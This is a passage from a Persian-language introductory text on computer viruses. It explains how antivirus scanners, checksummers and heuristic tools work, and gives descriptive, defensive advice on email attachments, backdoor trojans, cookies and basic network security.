در صورت آلودگی فایل به جای نمایش اندازه فایل در حالت آلودگی اندازه آن را قبل از آلوده شدن نشان می دهد. بنا براین همیشه نمی توان با فهرست گرفتن از فایل ها ومشاهده آنها پی به آلوده بودن آنها برد.

بعضی از ویروس ها به علت اشکالات در برنامه آنها, باهر بار اجرای یک فایل خود را به آن اضافه می کنند و به این ترتیب حجم فایل آلوده مرتبا افزایش می یابد . مثلا ویروس "اسرائیلی" یا "جمعه سیزدهم" فایل های COM رافقط یکبار آلوده می کند ولی وقتی یک فایل EXE را آلوده می کند , علامت مشخصه خود را به انتهای فایل آلوده اضافه نمی کند و درنتیجه پس از آلودگی اولیه , هر بار که برنامه اجرا شود , این ویروس خود را به فایل اضافه می کند . و به این ترتیب حجم فایل آلوده مرتبا افزایش می یابد . (که این ویروس ها زود شناسایی می شوند.)

www.markazdanesh.ir

فصل چهارم

نرم افزار ضد ویروس

طرز کار برنامه های ضد ویروس

قابلیت های نرم افزار های ضدویروس

نسل اولیه ضدویروس‌ها

نقص‌ها و مشکلات

اولین و موثرترین اقدام

عملکرد ضدویروس‌ها

تفاوت بین نسخه‌های ضد ویروس

بروز رسانی نرم‌افزارهای ضدویروس

پویشگرها

Checksummer ها

نرم افزارهای کاشف**(Heuristic)**

www.markazdanesh.ir

نرم افزار ضد ویروس

نرم افزار ضد ویروس می تواند ویروس ها را شناسایی کرده، از دسترسی به فایل های آلوده جلوگیری کند و در اغلب اوقات باعث حذف آلودگی ها شود .

طرز کار برنامه های ضد ویروس

ضد ویروس اصطلاحی است که به برنامه یا مجموعه ای از برنامه ها اطلاق می شود که برای محافظت از کامپیوتر ها در برابر ویروس ها استفاده می شوند. مهم ترین قسمت هر برنامه ضد ویروس موتور اسکن (Scanning engine) آن است. جزئیات عملکرد هر موتور متفاوت است ولی همه آنها وظیفه اصلی شناسایی فایل های آلوده به ویروس را با استفاده از فایل امضای ویروس ها بر عهده دارند. فایل امضای ویروس یک رشته بایت است که با استفاده از آن می توان ویروس را به صورت یکتا مورد شناسایی قرار داد و از این جهت مشابه اثر انگشت انسان ها می باشد. ضد ویروس متن فایل های موجود در کامپیوتر را با نشانه های ویروس های شناخته شده مقایسه می نماید. در بیشتر موارد در صورتی که فایل آلوده باشد برنامه ضدویروس قادر به پاکسازی آن و از بین بردن ویروس است. در مواردی که این عمل ممکن نیست مکانیزمی برای قرنطینه کردن فایل آلوده وجود دارد و حتی می توان تنظیمات ضدویروس ها را به گونه ای انجام داد که فایل آلوده حذف شود.

بعضی از برنامه های ضد ویروس برای شناسایی ویروس های جدیدی که هنوز فایل امضای آنها ارائه نشده از روش های جستجوی ابتکاری استفاده می کنند. به این ترتیب داده های مشکوک در فایل های موجود در سیستم و یا فعالیت های مشکوک مشابه رفتار ویروس ها (حتی در صورتی که تعریف ویروسی منطبق با آنچه که در فایل مشکوک یافت شده موجود نباشد) علامت گذاری می شوند. اگر ضد ویروس فعالیت مشکوکی را مشاهده نماید، برنامه ای که

www.markazdanesh.ir

فعالیت مشکوک انجام داده را قرنطینه نموده و به کاربر در مورد آن اعلام خطر می کند (به عنوان مثال اعلام می شود که برنامه مشکوک مایل به تغییر Windows Registry می باشد). دقت این روش پایین است و در بسیاری از مواقع در شناخت فایل های مشکوک به ویروس اشتباهاتی رخ می دهد.

در چنین مواقعی فایل قرنطینه شده برای شرکت های سازنده ضد ویروس ها ارسال می شود که پس از تحقیق و آزمایش آن، در صورتی که واقعا فایل آلوده به ویروس باشد نام، امضاء و مشخصات آن مشخص شده و پادزهر آن ارائه می گردد. در این صورت کد مشکوک تبدیل به یک ویروس شناخته شده می شود.

www.markazdanesh.ir

قابلیت های نرم افزار های ضدویروس

سطح محافظت نرم افزار بسته به جدید و بروز بودن آن متغیر است. محصولات جدیدتر قابلیت های مانند بروز رسانی خودکار، اسکن های زمان بندی شده، محافظت از سیستم به صورت ماندگار در حافظه و همچنین امکان یکپارچه شدن با برنامه های کاربردی اینترنتی مانند برنامه های e-mail و مرورگرهای وب را دارند. نسخه های قدیمی تر نرم افزارهای ضدویروس تنها یک اسکنر بودند که باید به صورت دستی راه اندازی می شدند. همه نرم افزار های ضدویروس در صورتی که به صورت منظم به روز رسانی شده و عملیات اسکن بر روی دیسک های سخت، تجهیزات قابل انتقال (مانند فلاپی و Zip disk) انجام شود می توانند دستگاه کامپیوتر را در برابر ویروس ها مقاوم کنند. در واقع نقطه برتری محصولات جدید ضد ویروس در قابلیت های آنها برای محافظت از سیستم در مواقعی است که کاربر دانش و یا دقت لازم برای به کارگیری آن را ندارد.

حداقل توقعی که از یک برنامه ضد ویروس خوب می توان داشت این است که در برابر ویروس های boot-sector، ماکرو، اسب های تروا و فایل های اجرایی آلوده به ویروس و کرم اقدامات محافظتی لازم را به عمل آورد. از

محصولات جدیدتر می توان انتظار محافظت در برابر صفحات وب، اسکریپت ها، کنترل های ActiveX و اپلت های جاوای خطرناک، همچنین کرم های e-mail را داشت.

نسل اولیه ضدویروس‌ها

در اولین سال‌های شکل‌گیری ضدویروس‌ها، تکنیک‌های بسیار ساده شناسایی ایستا (Static Detection) بر مبنای شناسه ویروس (Virus Signature) بکار گرفته می‌شد. بدین ترتیب که سازندگان ضدویروس‌ها با جمع‌آوری ویروس‌ها و بررسی و آنالیز هر یک از آنها، پایگاه داده‌ای ایجاد می‌کردند. رکوردهای موجود در این پایگاه‌ها، شناسه ویروس‌ها نام داشتند.

بدین ترتیب که شمایلی از کد و ساختار ویروس و روش پاک‌سازی، به عنوان یک رکورد ثبت می‌شد. در آن روزها تنها مبنای قدرت ضدویروس‌ها تعداد رکوردهایی بود که آنها در پایگاه‌داده‌ای محصول‌شان داشتند.

نقص‌ها و مشکلات

مشکل اصلی و عمده ضدویروس‌های اولیه عدم بگارگیری حفافظت همزمان بحساب می‌آمد. به بیان دیگر ضدویروس تنها یک نرم‌افزاری بود که با اجرا شدن‌شان کاربران می‌توانستند پارتیشن و یا فولدرهای خاصی را اسکن کرده و از وجود و عدم وجود ویروس در سیستم مطلع شوند. حال آن‌که هیچ گارد و محافظی وجود نداشت که در صورت اجرا شدن فایل حامل ویروس، جلوی دستیابی آن‌را بصورت اتوماتیک، به سیستم مسدود کند.

www.markazdanesh.ir

مشکل بعدی که روش‌های سنتی برای کاربران ایجاد می‌کردند، عدم به‌روزرسانی پایگاه‌داده‌ای ضدویروس‌ها بود. این مشکل باعث می‌شد سیستم در مقابل ویروس‌های تازه منتشر شده، هیچ دفاعی نداشته باشد و میزان احتمال آلوده شدن سیستم‌ها بشدت افزایش یابد.

اولین و موثرترین اقدام

در اوسط دهه ۹۰ میلادی سازندگان ضدویروس در گامی بسیار موثر ساختار نرم‌افزاری برنامه‌های‌شان را دگرگون کردند. بدین ترتیب که ضدویروس‌ها دیگر فقط یک اسکنر بحساب نمی‌آمدند. بلکه از این بعد نرم‌افزاری بودند که می‌توانستند روی سیستم نصب شده و با استفاده از تکنیک‌های شناسایی On-Access بر تمامی فعالیت‌های سیستم اعم از خواندن، نوشتن و کپی داده‌ها کنترل داشته باشند. از طرفی دیگر همانطور که ویروس‌ها با همه‌گیر شدن اینترنت سرعت شیوع بالاتری پیدا کرده بوند، سازندگان ضدویروس‌ها هم راه سریع‌تری برای رساندن جدیدترین شناسه‌ها به پایگاه داده‌ای محصول‌شان یافته بوند. از این‌رو هر دو مشکل قبل با این ابتکار عمل بر طرف شد.

www.markazdanesh.ir

عملکرد ضدویروس‌ها

بطور کلی ضدویروس‌ها از همان ابتدای وجود تا به امروز، سه مکانیزم اصلی را برای مقابله با ویروس‌ها دارند:

شناسایی: اصول و پایه‌ای‌ترین گام برای مقابله با بدافزارها، شناسایی آنها است. زیرا هر فرآیندی زمانی قابل استفاده خواهد بود که کد آلوده شناسایی شود.

تعیین نوع: گام بعدی پس از شناسایی کد، تعیین نوع آن است. بدین ترتیب که هر زمان عملیات تطبیق سازی کد با شناسه‌ای انجام پذیرد، نوع شناسه با نوع ویروس (و دیگر بدافزارها) هم تطبیق خواهد یافت و در نتیجه نوع کدآلوده تعیین خواهد شد.

آلوده‌زدایی: آخرین مرحله در این سیکل، پاک‌سازی و یا همان آلوده‌زدایی ویروس است. مشخصاً این مرحله وابسته به دو گام گذشته است. زیرا اول باید کدآلوده شناسایی شود، سپس نوع آن تعیین شده و در مرحله آخر با توجه به دستورالعمل‌ها، پاک‌سازی شود.

www.markazdanesh.ir

تفاوت بین نسخه‌های ضد ویروس

همه نرم‌افزارهای ضد ویروس عمل واحدی را انجام می‌دهند که همان اسکن فایل‌ها و پاک‌سازی موارد آلوده می‌باشد. بعضی از آنها حتی از موتورهای اسکن یکسانی برای شناسایی ویروس‌ها بهره می‌گیرند. تفاوت اصلی بین این محصولات در کیفیت واسط کاربر، سرعت و دقت محصول و قابلیت‌های خاص (مانند اسکنرهای e-mail، بروز رسانی‌های خودکار زمان بندی شده، اسکن‌های ابتکاری و ...) می‌باشد.

در حال حاضر با توجه به اتصال اکثر کامپیوترها به شبکه اینترنت و خطرات گسترده‌ای که از این طریق کاربران را تهدید می‌کند تامین امنیت در برابر ویروس‌هایی که از طریق اینترنت انتقال می‌یابند اهمیت زیادی دارد. از سوی دیگر اینترنت می‌تواند به عنوان ابزاری برای بروز نگه‌داری نرم‌افزارهای ضدویروس مورد استفاده قرار گیرد.

بروز رسانی نرم‌افزارهای ضدویروس

نصب برنامه ضد ویروس و رها کردن آن برای داشتن دستگاهی بدون ویروس و مقاوم در برابر حملات ویروس‌ها کافی نیست. هر روزه ویروس‌های جدیدی عرضه می‌شود و در سال‌های جدید انتشار سریع کرم‌ها از طریق اینترنت نرخ ایجاد ویروس را افزایش داده است. این مساله در ترکیب با افزایش دانش عمومی در مورد مشکلات امنیتی نرم‌افزارها و سیستم‌های عامل سرعت ایجاد ویروس‌های جدید را افزایش داده است. امروزه برای ایجاد یک ویروس نیاز به مهارت و تخصص زیاد نیست. تولید کنندگان ویروس‌ها می توانند ویروس‌هایی با تفاوت‌های اندک نوشته و در دنیای مجازی انتشار دهند. بنابراین علاوه بر خرید و نصب نرم‌افزار ضدویروس دقت در بروز نگه‌داشتن آن هم از اهمیت خارق‌العاده‌ای برخوردار است.

شرکت‌های تولید کننده نرم‌افزار برای مقابله با این مشکل قابلیت بروز رسانی خودکار را به محصولات جدید خود افزوده‌اند. بنابراین کاربران تنها با انتخاب گزینه مناسب از منوهای نرم‌افزار می‌توانند از بروز بودن نرم‌افزار خود مطمئن باشند.

www.markazdanesh.ir

پویشگرها

پویشگرهای ویروس می توانند ویروس های مربوط به زمان خود را شناسایی کرده و اغلب آنها را از بین ببرن د . بدون شک پویشگر ه ا متداولترین انواع نرم افزارهای ضد کرد Update .ویروس می باشند، اما برای شناخت ویروسهای جدید باید آنها را مرتبا و دسترسی زمان (On access) نحوه کارکرد پویشگرها به دو نوع دسترسی فعال تقسیم می شود . اکثر بسته های نرم افزاری ضد ویروس هر دو نوع را در (Ondemand) نیاز خود دارند.

پویشگرهای با دسترسی فعال : هنگامی که آنها را اجرا کنید، بر روی دستگاه شما فعال می مانند . آنها فایل هایی را که شما قصد باز کردن یا اجرای آنها را دارید، بررسی می کنند.

پویشگرهای با دسترسی زمان نیا ز : به شما این امکان را می دهند تا پویشی از درایوها یا فایل ها انجام داده و یا اینکه انجام عمل پویش را زمانبندی کنید.

Checksummer ها

Checksummer ها برنامه هایی هستند که می توانند زمان تغییر فایل ها را برای شما مشخص کنند .اگر ویروسی، برنامه یا سندی را آلوده کند - این کار سبب ایجاد تغییر در Checksummer فایل یا بر ن امه در طی پروسه آلوده سازی می شود - در اینصورت برنامه باید تغییرات را در گزارش خود بیاورد.

نکته مثبت در مورد این برنامه ها آن است که آنها مانند نرم افزارهای ضد ویروس که برای تشخیص وجود ویروس نیاز به دانستن همه چیز در باره همه ویروس ها دارند، نیازی به دانستن این اطلاعات ندارن د . بنابراین احتیاجی نیست که آنها را بطور مداوم Update کنیم.

www.markazdanesh.ir

نکته منفی در مورد این برنامه ها آن است که آنها نمی توانند بین تغییرات معمولی)مجاز (بوجود آمده در یک فایل و تغییرات بوجود آمده توسط یک ویروس تفاوتی قائل ها در مورد . Checksummer شوند، بنابر این در هر دو صورت به کاربر هشدار می دهند

اسنادی که بطور مداوم در حال تغییر هستند دارای مشکلات مشخصی می باشند.

به علاوه، آنها تنها زمانی به شما هشدار می دهند که فایل دچار آلودگی شده است.

این برنامه ها نمی توانند ویروس را شناسایی کرده و یا باعث از بین رفتن آن شوند.

نرم افزارهای کاشف(Heuristic)

نرم افزار کاشف با استفاده از قوانینی عمومی که در مورد ویروس ها و عملکردشان صادق است، سعی در شناخت همه ویروس ها اعم از ویروس های شناخته شده و ناشناس های مداوم برای آشنایی Update دارند .برخلاف نرم افزارهای پویشگر متداول، آنها نیازی به با تمام ویروس های شناخته شده ندارن د . با این حال، هنگامی که نوعی جدید از ویروس با عملکرد و ساختاری متفاوت از تمام ویروس های قبلی پدیدار می شود، نرم افزار کاشف آن را شدن یا تعویض با نسخه جدیدتر نیازمند خواهد بود Update .نخواهد شناخت و به و در نهایت اینکه این نرم افزارها می توانند باعث ایجاد هشدارهای نادرست شوند.

www.markazdanesh.ir

فصل پنجم

پست الکترونیک

حفاظت **E-mail**

آیا به صرف خواندن نامه، ویروسی می شویم؟

ویروس هایی که بطور خود کار از طریق نامه ها گسترش می یابند.

اسپم چیست؟

خطرات فایل های پیوندی

دیدزدن و جعل نامه

چگونه ویروس های پستی را متوقف کنیم؟

اینترنت

کلیک کردن و آلوده شدن؟

اسب های تروای « درپشتی» و اینترنت

آیا کوکی ها خطرناک هستند؟

حمله ها به سوی وب سرورها

امنیت در شبکه

www.markazdanesh.ir

پست الکترونیک

در صورتیکه از افراد بخواهید فقط یک ویروس را برای شما نام ببرند، شانس ویروسهای I Love You، Sobog، Love Bug ، Melissa و چند ویروس دیگر بیشتر از ویروس های بقیه خواهد بود . علت آنکه این ویروس ها به چنین عمومیتی دست یافته و در تیترهای خبری جای گرفته اند آن است که آنها توانسته اند از طریق پست الکترونیک در سرتاسر جهان انتشار پیدا کنند.

در حال حاضر پست الکترونیک بزرگترین منشاء ویروس ها می باشد، چرا؟

تا زمانی که ویروس ها بوسیله دیسکت انتقال پیدا می کردند، انتشارشان بسیار کند بود . شرکت ها می توانستند استفاده از دیسکت ها را ممنوع کرده یا کاربران را مجبور به بررسی دیسکت ها برای حصول اطمینان از عدم وجود ویروس نمایند.

اما پست الکترونیک همه چیز را تغییر داده است . در حال حاضر شما می توانید فایل هایتان را با سرعتی بسیار بیشتر مبادله کنید و در عوض، دستگاه شما هم براحتی یک کلیک بر روی یک آیکون و شاید هم ساده تر از آن آلوده می شو د . ویروس های معمولی این امکان را دارند که بسیار سریعتر از گذشته منتشر شده و انواع جدیدتر ویروس هم می توانند کارکرد برنامه های پست الکترونیک را مورد سوء استفاده خود قرار دهند.

www.markazdanesh.ir

افزایش تعداد کرم‌هایی که از طریق e-mail توزیع می‌شوند نیاز همه افراد به محصولات ضد ویروسی که امنیت آنها را تامین کنند افزایش داده است. تعدادی از محصولات نرم‌افزاری نمی‌توانند امنیت مورد نیاز را برای همه کاربران تامین کنند. از سوی دیگر تمایل زیاد کاربران به یکپارچه سازی نرم افزارهای e-mail با برنامه‌های اداری[۱] باعث شده، شکاف‌های امنیتی موجود در نرم‌افزارهای اداری توسط کرم‌هایی مانند ILOVEYOU و Klez۳۲W. به سادگی مورد استفاده قرار گیرد. در چنین مواردی اگر وصله‌های امنیتی سیستم قدیمی باشند(که این مساله بسیار رایج است)، تنها مشاهده یک نامه آلوده کافی است که کرم به دستگاه نفوذ کند.

مشکل اصلی در رابطه با امنیت e-mail به نحوه کار برنامه‌ها برمی‌گردد. برنامه‌های e-mail پیام‌ها را دریافت کرده و آنها را در پایگاه‌داده‌های خاص خود ذخیره می‌نمایند. از سوی دیگر برنامه‌های ضد ویروس فقط فایل‌هایی را که در قالب فایل‌سیستم‌های شناخته شده مانند ۱۶Fat، ۳۲Fat، NTFS و ... هستند را اسکن می‌کنند، بنابراین لزوما نمی‌توانند ساختمان داده‌ای را که برنامه e-mail برای ذخیره سازی اطلاعات استفاده می‌کند شناخته و پیام‌های ذخیره شده و فایل‌های ضمیمه آن را اسکن کند. این بدان معناست که هرگاه یک e-mail آلوده بر روی دستگاهی که وصله‌های جدید بر روی آن نصب نشده بار شود، نه تنها کامپیوتر آلوده می‌شود بلکه پاک کردن دستگاه به سادگی امکان پذیر نیست و حتی ممکن است همه e-mailها از دست بروند. به عنوان مثال کرم Klez۳۲W. که کامپیوترهای زیادی را آلوده نمود، در گام اول برنامه‌های ضد ویروس را مورد هجوم قرار می‌دهد و در نتیجه برنامه آلوده شده قادر به پاک کردن محتویات صندوق‌های پستی کاربران نیست.

دو راه حل برای این مشکل وجود دارد، یا باید با دقت همه وصله های جدید مرورگر وب و برنامه‌های e-mail را گرفته و بر روی دستگاه نصب نمود و یا از برنامه‌های ضدویروسی استفاده کرد که به مرورگر و برنامه mail متصل شده و آنها را به روز نگه‌می‌دارند.

برای اینکه سیستم e-mail کاملا حافظت شده باشد، باید عملیات اسکن قبل از اینکه e-mail در جایی از حافظه ذخیره شود صورت گیرد. به عبارت دیگر برنامه e-mail داده را بعد از گرفتن از اینترنت به اسکنر ضدویروس ارسال می‌نماید تا عملیات لازم بر روی آن صورت گیرد.

همه نرم‌افزارهای e-mail قابلیت این نوع مجتمع شدن را ندارند. اما اسکنرهایی وجود دارند که به خوبی با بعضی از نسخه‌های Microsoft Outlook Express، Microsoft Outlook، Netscape Messenger، Netscape، Eudora Pro و Becky Internet Mail مجتمع می‌شوند. بعضی از اسکنرها ادعای مجتمع شدن با همه سرویس‌گیرنده‌های POP۳ و MAPI را مطرح می‌کنند.

www.markazdanesh.ir

آیا به صرف خواندن نامه، ویروسی می شویم؟

بعضی از کاربران فکر می کنند تا وقتی که به فایل های پیوندی نامه ها کاری نداشته باشند، باز کردن و خواندن نامه های اشکالی ندارد و آنها از امنیت کافی برخوردار خواهند بود .در حال حاضر چنین تفکری دیگر ارزشی ندارد.

ویروس هایی مانند Bubbleboy و Kakworm می توانند کاربران را در هنگامی که فقط نامه هایشان را می خوانند آلوده کنند . آنها شبیه سایر نامه ها هستند با این تفاوت که شامل یک اسکریپت مخفی می باشند . این اسکریپت مخفی به محض باز کردن نامه یا مشاهده آن در صفحه پیش نمایش (Preview Pan) -در صورتیکه شما از برنامه Outlook به همراه نسخه منطبقی از برنامه Internet Explorer استفاده کنید - اجرا خواهد شد . اسکریپت مورد نظر می تواند تنظیمات سیستم را تغییر داده و ویروس را از طریق پست الکترونیک برای سایر کاربران ارسال کند.

ویروس هایی که بطور خودکار از طریق نامه ها گسترش می یابند.

امروزه اکثرا ویروس های موفق آنهایی هستند که خود را بصورت خودکار از طریق پست الکترونیک منتشر می کنند.

نوعا کارکرد این ویروس ها به کلیک کردن کاربر بر روی فایل پیوندی نامه بستگی دارد .در اینصورت اسکریپتی اجرا خواهد شد که با استفاده از برنامه مربوط به پست الکترونیک، اسناد آلوده را برای سایر کاربران پست الکترونیک ارسال خواهد کرد.

www.markazdanesh.ir

برای مثال ویروس Melissa پیغام را به پنجاه آدرس اول از تمام کتابچه آدرس هایی که در دسترس برنامه Microsoft Outlookباشند، ارسال می کند . سایر ویروس ها خود را به تمام آدرس های کتابچه آدرس ارسال می کنند.

اسپم چیست؟

اسپم نامه ای ناخواسته است که محتوای آن اغلب تبلیغ طرح هایی ارزن و سریع، شغل های داخل منزل و وب سایت های اجاره ای و یا غیر مشروع می باشد . اسپم ها اکثرا اطلاعات بازگشتی جعلی در خود داشته و شناسایی ارسال کننده آن از روی نامه بسیار مشکل می باشد .چنین نامه هایی را فقط باید پاک کرد.

خطرات فایل های پیوندی

در حال حاضر بزرگترین خطر امنیتی، نه نامه های الکترونیک بلکه الصاقات آنها می باشد.

هر برنامه، سند یا فایل صفحه گسترده ای که از طریق نامه دریافت می کنید می تواند شامل ویروس باشد و اجرا کردن چنین فایلی می تواند کامپیوتر شما را آلوده سازد.

www.markazdanesh.ir

متاسفانه پیوند به نامه های الکترونیکی روشی محبوب برای تبادل اطلاعات می باشد . بسیاری از کاربران فکر می کنند گردش در بین Screen Saver ها ، کارت های تبریک، تصاویر انیمیشن و یا برنامه های تفریحی، تفریحی بی خطر است در حالیکه چنین فایل هایی هم می توانند حامل ویروس باشند.

حتی یک فایل پیوندی که به نظر می رسد فایلی از نوع ایمن - مثلا فایلی با پسوند txt. باشد، می تواند عاملی برای تهدید باشد . ممکن این فایل متنی در واقع یک اسکریپت مخرب ویژوال بیسیک با پسوند vbs. باشد که از دید پنهان شده است .

کرم VBS/Monopoly نمونه ای از یک برنامه مخرب می باشد که به صورت یک برنامه تفریحی تغییر قیافه داده است . این کرم وانمود می کند که برنامه ای تفریحی درباره بیل گیتس(Bill Gates) میباشد . همینگونه هم است (یک صفحه بازی به همراه تصاویر مایکروسافت را نمایش می دهد)، اما علاوه بر اینکار خود را مخفیانه برای کاربران دیگر هم ارسال کرده و جزییات سیستم شما را به آدرس های بخصوصی ارسال می کند که اینکار محرمانه بودن اطلاعات حساس شما را تهدید می کند.

www.markazdanesh.ir

دیدزدن و جعل نامه

دیدزدن نامه به این معناست که سایر کاربران بتوانند نامه شما که در حال گذر از مسیر برای رسیدن به مقصد است را بخوانند . شما برای محافظت از نامه ها و جلوگیری از اینکار می توانید نامه هایتان را رمز کنید.

جعل نامه به معنای فرستادن نامه با ثبت آدرسی جعلی از فرستنده یا قرار دادن نامه در نامه دیگران می باشد . شما برای تشخیص چنین نامه هایی باید از امضاهای دیجیتالی استفاده کنید.

چگونه ویروس های پستی را متوقف کنیم؟

داشتن سیاستی دقیق در قبال فایل های پیوندی نامه ها

تغییر رفتار خود یا سایر کاربران ساده ترین راه برای مقابله با تهدیدات نامه های الکترونیکی می باشد . هیچ فایل پیوندی حتی اگر از جانب بهترین دوستتان باشد را باز نکنید . در صورتیکه از پاک بودن چیزی مطمئن نیستید، با آن مانند فایلی آلوده رفتار کنید. شما باید سیاست مشخصی برای شرکت خود داشته و تمام فایل های پیوندی را قبل از اجرا توسط نرم افزارهای ضد ویروس بررسی کرده و صلاحیت آن ها را تایید کنید.

استفاده از نرم افزارهای ضد ویروس

از نرم افزار ضد ویروس با خاصیت دسترسی فعال، هم در دروازه ورود و خروج نامه ها و هم بر روی کامپیوتر استفاده کنید . استفاده از این ترکیب می تواند شما را در مقابل ویروس هایی که از طریق نامه ها فرستاده می شوند، محافظت کند.

انواع ناخواسته فایل ها را در همان دروازه ورودی بلوکه کنید.

ویروس ها اغلب از انواع فایلی BAT و CHM ، SCR ، EXE ، SHS ، VBS برای انتشار خود استفاده می کنند . بعید است که سازمان شما همیشه به فایل هایی از این نوع که از خارج سازمان فرستاده می شوند، نیاز داشته باشد، بنابراین می توانید آنها را در همان دروازه ورود نامه ها بلوکه کنید.

www.markazdanesh.ir

در دروازه ورود، فایل های با پسوند مضاعف را بلوکه کنید

در بعد از « بعضی ویروس ها برنامه بودن خود را با استفاده از « پسوند مضاعف» در بعد از نام خود مخفی می کنند مانند txt.vbs. . چنین فایل هایی را در دروازه ورود بلوکه کنید .

اینترنت

اینترنت اطلاعات بسیار زیادی را بسیار سریعتر از قبل، در اختیار بسیاری از مردم قرار می دهد . اما بخش دیگر این مساله آن است که اینترنت دسترسی کدهای مخرب کامپیوتری به کامپیوترهای شرکت ها و منازل را هم آسوده تر کرده است.

کلیک کردن و آلوده شدن؟

اینترنت خطر آلودگی را افزایش داده است.

ده سال قبل، بیشتر ویروس ها از طریق دیسکت ها گسترش می یافتند . انتشار ویروس با این روش کند بود و به میزان توجه کاربران به اجرای برنامه های جدید بستگی داشت .اگر هم ویروس تاثیرات جانبی بسیار مشهودی داشت، اما بعید بودکه بتواند کاربران خیلی زیادی را آلوده کند . در حال حاضر از آنجایی که شبکه اینترنت در مقیاس بسیار وسیعی مورد استفاده قرار می گیرد، همه چیز تغییر یافته است.

به اشتراک گذاشتن نرم افزار بر روی شبکه کار آسانی است . با یک کلیک ماوس میتوان برنامه ای را به یک نامه پیوند زد و باز کردن و اجرای آن هم ساده می باشد . کاربران براحتی می توانند برنامه ها را بر روی صفحات

www.markazdanesh.ir

وب قرار داده و سایرین هم می توانند براحتی آنها را دریافت کنند، بنابراین ویروس های فایلی(انگلی) می توانند از طریق برنامه ها Download شده رونق زیادی در شبکه ها داشته باشند .

در این بین ویروس هایی که واقعا سود می برند، ویروس های ماکرو هستند که برروی اسناد(متون) تاثیر می گذارند . کاربران به طور متناوب اسناد یا فایل های صفحه گسترده را از اینترنت دریافت کرده و یا آنها را از طریق پست الکترونیک مبادله می کنند. تمام آنچه که شما برای آلوده کردن کامپیوترتان باید انجام دهید آن است که بر روی یک فایل دریافت شده از اینترنت یا یک فایل پیوندی کلیک کنید.هنگامی که از اینترنت استفاده می کنید، اسناد را با برنامه ای باز کنید که می تواند ماکروها را نادیده بگیرد، همچنین برنامه هایی که از منبع نا مطمئنی دریافت شده اند را اجرا نکنید.

آیا به صرف دیدن وب سایت ها، ویروسی می شویم؟

دیدن یک وب سایت کم خطرتر از باز کردن برنامه ها یا اسناد ناشناخته است . با این حال این کار هم خطر دار د . خطر مورد اشاره به انواع دستورات بکار برده شده در طراحی سایت و اقدامات امنیتی در نظر گرفته شده توسط ISP شما و خود شما بستگی دار د .

www.markazdanesh.ir

اسب های تروای «در پشتی» و اینترنت

اسب تروای «در پشتی» برنامه ای است که امکان در اختیار گرفتن کنترل کامپیوترهای کاربران از طریق اینترنت را برای افرادی فراهم می کند.

در پشت ی « همانند اسب های تروای دیگر، اسب تروای « در پشتی » هم خود را به عنوان نرم افزاری موجه و دلخواه وانمود می کند . هنگامی که این برنامه اجرا می شود (معمولا بر روی سیستم های مبتنی بر سیستم عامل های ویندوز 95 و 98) خود را به لیست برنامه های Startup کامپیوتر اضافه می کند . بعد از اجرا، این اسب تروا بر فعالیت ها و اطلاعات کامپیوتر نظارت دارد تا زمانی که ارتباطی با اینترنت برقرار شود .به هنگام on line شدن کامپیوتر، شخص فرستنده اسب تروا می تواند از نرم افزارهای دستگاه خود برای باز و بسته کردن برنامه های کامپیوتر آلوده، تغییر دادن فایل ها و یا حتی در اختیار گرفتن چاپگر آن استفاده کند. BackOrifice و Sub.7 در بین بهترین اسب های تروای شناخته شده قرار دارند.

آیا کوکی ها خطرناک هستند؟

کوکی ها بطور مستقیم تهدیدی برای کامپیوتر شما یا اطلاعات آن نمی باشند . با این حال آنها می توانند محرمانه بودن اطلاعات شما را تهدید کنند چرا که:

کوکی، وب سایت مربو ط به خود را قادر می سازد تا جزییات کارهای شما را به خاطر بسپارد و سایت را در جریان مشاهدات شما قرار دهد . در صورتیکه شما دوست دارید تا ناشناس باشید، باید تنظیمات امنیتی مرورگرتان را در جهت غیر فعال کردن کوکیها میزان کنید.

www.markazdanesh.ir

حمله ها به سوی وب سرورها

تنها کاربر ان شخصی کامپیوترها در معرض خطر بر روی شبکه اینترنت نمی باشند. بعضی از هکرها وب سرورها - که باعث موجودیت وب سایت ها می شوند - را مورد هدف قرار داده اند.

شکلی معمولی از حمله به این صورت است که درخواست های بسیار زیادی را به وب سرور مورد نظر ارسال می کنند تا بر اثر پردازش آنها سرعت سرور افت پیدا کرده و یا اینکه بطور کل از کار بیفتد . هنگامی که این اتفاق رخ دهد، کاربران اصلی سایت که توسط سایت میزبانی می شدند دیگر به وب سایت های آن سرور دسترسی نخواهند داشت.

از نقاط ضعف دیگر، اسکریپت های CGI (Common Gateway Interface)می باشند . این اسکریپت ها برای اجرا و مدیریت موتورهای جستجو، دریافت اطلاعات از فرم ها و کارهایی مانند این بر روی وب سرورها اجرا می شوند . هکرها می توانند از اسکریپت هایی از نوع CGI که برنامه ریزی ضعیفی داشته اند برای در اختیار گرفتن کنترل یک سرور استفاده کنند.

www.markazdanesh.ir

امنیت در شبکه

در صورتیکه می خواهید بصورتی امن از شبکه اینترنت استفاده کنید، باید کارهای زیر را انجام دهید.

داشتن شبکه ای جداگانه برای کامپیوترهای مرتبط با اینترنت

شبکه های جداگانه ای را برای کامپیوترهای متصل به شبکه اینترنت و کامپیوترهایی که به شبکه متصل نیستند، تهیه کنید . این کار باعث کاهش خطر انتشار ویروس های فایل های آلوده دریافتی از اینترنت توسط کاربران، بر روی شبکه اصلی شما می شود.

استفاده از فایروال ها و یا مسیریاب ها

فایروال فقط اجازه داخل شدن اطلاعات مجاز به سازمان شما را صادر می کند. مسیریاب هم مسیر بسته های اطلاعاتی دریافت شده از شبکه اینترنت را کنترل می کند.

تنظیم پیکربندی مرورگر وب برای بدست آوردن امنیت لازم

اپلت های جاوا و اکتیوایکس، کوکیها و ... را غیر فعال کرده و یا اینکه تنظیمات را طوری انجام دهید که به هنگام اجرای چنین کدهایی، شما هم باخبر شوید . برای مثال در برنامه Internet Explorer Level شرکت مایکروسافت قسمت Custom Level از بخش Security مربوط به گزینه Internet Option از منوی Tools را انتخاب کرده و تنظیمات امنیتی مورد نظر را انجام دهید.

www.markazdanesh.ir

فصل ششم

روش های انتقال ویروس

آثار مخرب ویروس ها

عوامل تشخیص ویروسی شدن سیستم

روش های مقابله با ویروسی شدن

راه‌های حفاظت از فایل‌ها و فولدرها برروی رایانه‌های شخصی

پیشگیری از ویروس

روش های ایجاد امنیت در کار با کامپیوتر

www.markazdanesh.ir

روش های انتقال ویروس

۱- دیسک یا CDی آلوده : بعضی ازویروس ها با چسبیدن به انتهای فایل های اجرایی و اجرای فایل آلوده وارد حافظه کامپیوتر شده و شروع به فعالیت می کنند.

